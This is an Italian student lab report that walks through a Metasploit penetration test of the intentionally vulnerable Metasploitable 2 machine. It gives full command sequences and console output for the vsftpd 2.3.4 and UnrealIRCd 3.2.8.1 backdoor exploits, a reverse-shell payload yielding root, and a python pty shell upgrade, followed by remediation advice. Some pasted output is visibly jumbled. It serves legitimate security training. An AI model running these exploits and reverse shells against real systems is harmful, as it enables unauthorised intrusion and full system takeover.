

S7L1

Analisi di Vulnerabilità e Pen Testing: Metasploit Framework

Riepilogo	
Macchina target	Metasploitable 2 — 192.168.1.149
Macchina attaccante	Kali Linux — 192.168.1.102
Framework utilizzato	Metasploit Framework (msfconsole)
Servizi coinvolti	vsFTPD 2.3.4 (porta 21/6200), UnrealIRCd 3.2.8.1 (porta 6667)
Esito	Ottenimento di una shell di comando con privilegi root
Ambiente	Laboratorio didattico isolato (rete privata di test)

Executive Summary

L'attività ha avuto per oggetto una simulazione di penetration test condotta in un ambiente di laboratorio isolato, con l'obiettivo di verificare la postura di sicurezza della macchina intenzionalmente vulnerabile Metasploitable 2 (192.168.1.149), utilizzando come base di attacco un sistema Kali Linux (192.168.1.102) e il framework Metasploit.

Il primo vettore individuato, relativo alla nota backdoor del demone vsFTPD 2.3.4, non ha prodotto una sessione stabile a causa di uno stato di cooldown della porta 6200 lato target. Il test è quindi proseguito su un secondo vettore, la vulnerabilità della backdoor di UnrealIRCd 3.2.8.1 in ascolto sulla porta 6667, che ha permesso — grazie all'impiego di un payload a connessione inversa (reverse shell) — l'apertura di una sessione di comando con privilegi di amministratore (root) sul sistema target.

Il risultato conferma quanto documentato in letteratura per questa macchina didattica: la presenza di servizi obsoleti e volutamente vulnerabili consente una compromissione completa del sistema in tempi molto brevi, a riprova dell'importanza di patching, hardening e segmentazione di rete anche in ambienti non di produzione.

1. Fase Iniziale e Vettore FTP (vsFTPD 2.3.4)

L'attività è iniziata prendendo di mira il servizio FTP della macchina bersaglio, che espone la versione vsFTPD 2.3.4. Questa versione del demone è storicamente nota per contenere una backdoor introdotta da terzi in seguito alla compromissione del pacchetto sorgente originale: se nel campo username di una sessione FTP viene inviata una stringa contenente una faccina ":", il codice malevolo apre una shell di comando in ascolto sulla porta TCP 6200.

Il modulo Metasploit corrispondente, `exploit/unix/ftp/vsftpd_234_backdoor`, è stato selezionato e configurato indicando l'host target e verificando le opzioni del modulo e del payload, come mostrato nello screenshot seguente.

```

kali@kali: ~
Session Actions Edit View Help
se exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  no              Local IP to use for serving payload
  FETCH_SRVPORT  8080            yes       Local port to use for serving payload
  FETCH_URIPATH  no              Local URI to use for serving payload
  LHOST         yes             The listen address (an

```

Figura 1 — Configurazione del modulo `exploit/unix/ftp/vsftpd_234_backdoor` in Metasploit: opzioni `RHOSTS/RPORT` e parametri del payload `cmd/linux/http/x86/meterpreter_reverse_tcp`.

Al momento del lancio dell'exploit, tuttavia, la connessione alla shell di backdoor sulla porta 6200 non è andata a buon fine. Il framework ha restituito l'errore:

```
Unable to connect to backdoor on 6200/TCP. Cooldown?
```

Anche i tentativi manuali di connessione diretta tramite netcat sono stati respinti:

```
nc -nv 192.168.1.149 6200
(UNKNOWN) [192.168.1.149] 6200 (?): Connection refused
```

Questo comportamento è coerente con la natura del meccanismo: la backdoor di vsFTPd apre un listener "usa e getta" sulla porta 6200 solo nella finestra temporale immediatamente successiva al trigger via FTP; se la connessione non viene agganciata in quell'intervallo, oppure se il socket resta in uno stato `TIME_WAIT`/di blocco a livello di kernel, i tentativi successivi vengono sistematicamente rifiutati finché il socket non si libera. Instabilità della rete locale durante le prime prove hanno probabilmente contribuito a mancare la finestra utile.

2. Cambio di Vettore: la Backdoor di UnrealIRCd 3.2.8.1


Per non rimanere bloccati sullo stesso vettore d'attacco, si è deciso di sfruttare un secondo servizio vulnerabile presente sul target: il demone IRC UnrealIRCd 3.2.8.1, in ascolto sulla porta 6667. Anche questo software, in alcune distribuzioni compromesse, conteneva una backdoor nel codice sorgente che consente l'esecuzione di comandi da remoto.

A differenza dell'exploit precedente, in questo caso è stato possibile impiegare un payload a connessione inversa (reverse shell): è la macchina vittima a stabilire una connessione in uscita verso

un listener preparato sulla macchina attaccante, evitando così i problemi di raggiungibilità e di stato dei socket incontrati con il vettore FTP.

Sequenza dei comandi eseguiti in Metasploit:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.1.149
set payload cmd/unix/reverse
set LHOST 192.168.1.102
exploit
```



```
kali@kali: ~
Session Actions Edit View Help
sf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
sf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
sf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
sf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
sf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.102:4444
[*] 192.168.1.149:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.149:6667 - Connected to 192.168.1.149:6667
[*] 192.168.1.149:6667 - Trying to register a new IRC user: linn
[*] 192.168.1.149:6667 - The target appears to be vulnerable. UnrealIRC detected after registration
[*] 192.168.1.149:6667 - Connected to 192.168.1.149:6667
[*] 192.168.1.149:6667 - Sending IRC backdoor command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 82wkTKpmkZTh0mLJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "82wkTKpmkZTh0mLJ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.102:4444 -> 192.168.1.149:54889) at 2026-07-20 12:49:52 -0400
```

Figura 2 — Configurazione ed esecuzione dell'exploit `unix/irc/unreal_ircd_3281_backdoor`: avvio dell'handler reverse TCP su 192.168.1.102:4444, verifica automatica della vulnerabilità e apertura della sessione di comando (192.168.1.102:4444 → 192.168.1.149:54889).

Come mostrato in figura, Metasploit ha avviato un reverse TCP handler in ascolto sulla porta locale 4444, si è connesso al servizio IRC sulla porta 6667, ha registrato un utente fittizio per innescare la vulnerabilità e ha inviato il comando di backdoor. La vittima ha quindi aperto una connessione in ingresso verso l'attaccante, con conseguente apertura della sessione di comando (Command shell session 1 opened).

3. Consolidamento dell'Accesso e Verifica dei Privilegi

Dopo l'apertura della sessione, questa è stata messa in background con la combinazione Ctrl+Z e successivamente richiamata con il comando corretto `sessions -i` (il comando `session -i`, privo di "s" finale, non è riconosciuto da Metasploit, come mostrato nello screenshot).

```

kali@kali: ~
Session Actions Edit View Help

^Z
Background session 1? [y/N] y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > session -i
[~] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i

Active sessions

  Id  Name  Type  Information  Connection
  --  ---  ---  ---
  1    shell cmd/unix  192.168.1.102:4444 -> 192.168.1.149:54889 (192.168.1.149)

```

Figura 3 — Messa in background della sessione (Ctrl+Z), errore dovuto alla sintassi errata "session -i" e successiva lista delle sessioni attive tramite il comando corretto "sessions -i", che conferma la sessione 1 di tipo shell cmd/unix connessa a 192.168.1.149.

Una volta identificato l'ID corretto della sessione, l'interazione è stata ripresa con sessions -i -1. Il terminale ottenuto si è presentato come una shell cieca, priva del consueto prompt testuale (ad es. root@metasploitable:~#). Digitando alla cieca il comando di verifica dell'identità dell'utente corrente:

```
whoami
```

il sistema ha risposto restituendo l'output root, confermando l'ottenimento dei massimi privilegi amministrativi. Un successivo comando ls ha inoltre mostrato il contenuto della directory di lavoro, e la shell è stata resa interattiva e stabile mediante la tecnica di PTY spawning tramite Python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i -1
[*] Starting interaction with 1...

whoami
root
ls
Donation from 192.168.1.149: icmp_seq=1 ttl=64 time=0.14 ms
LICENSE from 192.168.1.149: icmp_seq=2 ttl=64 time=0.12 ms
aliases from 192.168.1.149: icmp_seq=3 ttl=64 time=0.11 ms
badwords.channel.conf
badwords.message.conf statistics: ---
badwords.quit.conf 192.168.1.149: received 60 packet loss, time 200ms
curl-ca-bundle.crt 192.168.1.149: 200/1.000 ms
dccallow.conf
doc
help.conf 192.168.1.149: 200/1.000 ms
ircd.log 192.168.1.149: 200/1.000 ms - Connection refused
ircd.pid
ircd.tune 192.168.1.149: 200/1.000 ms
modules
networks
spamfilter.conf 192.168.1.149: 200/1.000 ms
tmp
unreal 192.168.1.149: 200/1.000 ms
unrealircd.conf
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal#

```

Figura 4 — Interazione con la sessione (sessions -i -1): output di whoami che conferma l'utente root, listing della directory /etc/unreal tramite ls e stabilizzazione della shell con python -c 'import pty; pty.spawn("/bin/bash")', che restituisce il prompt interattivo root@metasploitable:/etc/unreal#.

Il prompt finale root@metasploitable:/etc/unreal# conferma in modo inequivocabile la compromissione completa del sistema target, con accesso interattivo e privilegi di amministratore.

4. Tabella Riepilogativa dei Vettori Testati

Servizio / Porta	Vulnerabilità	Payload	Esito
vsFTPD 2.3.4 / TCP 21 → 6200	Backdoor storica nel sorgente compromesso	Bind shell su porta 6200	Fallito — porta 6200 in cooldown, connection refused
UnrealIRCd 3.2.8.1 / TCP 6667	Backdoor storica nel sorgente compromesso	cmd/unix/reverse (reverse TCP)	Riuscito — sessione root ottenuta su 192.168.1.102:4444

5. Lezioni Apprese

1. Fragilità degli exploit "bind" rigidi: vettori come la backdoor vsFTPD sulla porta 6200 dipendono da una finestra temporale precisa e dallo stato dei socket del sistema operativo target; un problema di temporizzazione o di rete può renderli temporaneamente inutilizzabili, anche se la vulnerabilità di fondo resta presente.
2. Valore del pivot tra vettori diversi: di fronte a un vettore instabile, non ci si è fossilizzati sullo stesso servizio. L'analisi della superficie d'attacco complessiva ha permesso di individuare un secondo punto d'ingresso (UnrealIRCd), reso più affidabile dall'uso di una reverse shell, che evita i problemi legati a NAT, firewall perimetrali e cooldown delle porte sul target.
3. Importanza della sintassi esatta nei tool offensivi: l'errore "Unknown command: session" mostra come piccoli errori di battitura nei comandi di Metasploit possano generare confusione durante un test in tempo reale; verificare sempre i comandi con help o la documentazione ufficiale.
4. Necessità di stabilizzare le shell ottenute: una command shell grezza (specialmente se "cieca", priva di prompt) è scomoda e fragile da usare; tecniche come `python -c 'import pty; pty.spawn("/bin/bash")'` permettono di ottenere un terminale interattivo completo di prompt, job control e history dei comandi.

6. Raccomandazioni di Remediation

Sebbene Metasploitable 2 sia una macchina volutamente vulnerabile a scopo didattico, le raccomandazioni seguenti riflettono le contromisure che andrebbero applicate a un sistema reale esposto agli stessi rischi:

- Aggiornare o sostituire vsFTPD 2.3.4 e UnrealIRCd 3.2.8.1 con versioni supportate e prive di backdoor note, verificando l'integrità dei pacchetti tramite checksum e firme digitali ufficiali.
- Non esporre servizi FTP, IRC o altri servizi legacy su reti non fidate; laddove necessari, limitarne l'accesso tramite firewall e liste di IP autorizzati.
- Implementare sistemi di rilevamento delle intrusioni (IDS/IPS) e monitoraggio dei log per identificare tentativi di sfruttamento in tempo reale.
- Applicare il principio del privilegio minimo ai servizi di rete, evitando che demoni esposti su Internet o su reti interne girino con permessi di root.
- Effettuare vulnerability assessment periodici e mantenere un processo strutturato di patch management.

7. Conclusioni

Il laboratorio ha permesso di sperimentare concretamente l'intero ciclo di un attacco informatico: ricognizione dei servizi esposti, selezione e configurazione degli exploit, gestione di un fallimento iniziale, individuazione di un vettore alternativo e infine post-exploitation con verifica e stabilizzazione dell'accesso ottenuto. L'ottenimento del privilegio root tramite la backdoor di UnrealIRCd dimostra, ancora una volta, l'estrema pericolosità del mantenere in esercizio software obsoleti e non aggiornati, privi di adeguati meccanismi di filtraggio e segmentazione della rete.